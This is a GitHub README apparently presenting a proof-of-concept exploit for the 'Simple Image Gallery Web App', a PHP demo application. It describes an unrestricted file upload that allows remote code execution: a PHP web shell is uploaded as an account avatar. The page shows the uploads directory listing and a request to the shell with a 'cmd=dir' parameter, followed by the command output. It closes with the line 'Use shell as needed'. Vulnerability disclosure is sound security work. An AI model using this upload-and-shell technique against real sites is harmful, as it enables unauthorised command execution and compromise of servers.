

main

...

Simple-Image-Gallery-Web-App / README.md

dumpling-soup Update README.md

History

1 contributor

13 lines (10 sloc) | 644 Bytes


...

Simple-Image-Gallery-Web-App Exploit

Exploit: Unrestricted File Upload/RCE

Vendor/Source: <https://www.sourcecodester.com/php/14903/simple-image-gallery-web-app-using-php-free-source-code.html>

Proof of Concept: Uploaded PHP shell as image during account creation



Index of /gallery/uploads

Name	Last modified	Size	Description
Parent Directory		-	
1624240500_avatar.png	2021-08-10 01:39	5.4K	
1628499420_avatar.jpg	2021-08-10 01:39	11K	
1628577720_shell.php	2021-08-10 01:42	31	
gallery.png	2021-08-10 01:39	4.3K	
no-image-available.png	2021-08-10 01:39	23K	
user_1/	2021-08-10 01:39	-	

to /uploads

Use shell as needed

```
localhost/gallery/uploads/1628577720_shell.php?cmd=dir
Volume in drive C has no label. Volume Serial Number is B420-E6D1 Directory of C:\xampp\htdocs\gallery\uploads 08/10/2021 01:42 AM
. 08/10/2021 01:42 AM
.. 08/10/2021 01:39 AM 5,498 1624240500_avatar.png 08/10/2021 01:39 AM 11,426 1628499420_avatar.jpg 08/10/2021 01:42 AM
user_1 5 File(s) 44,723 bytes 3 Dir(s) 515,039,662,080 bytes free
```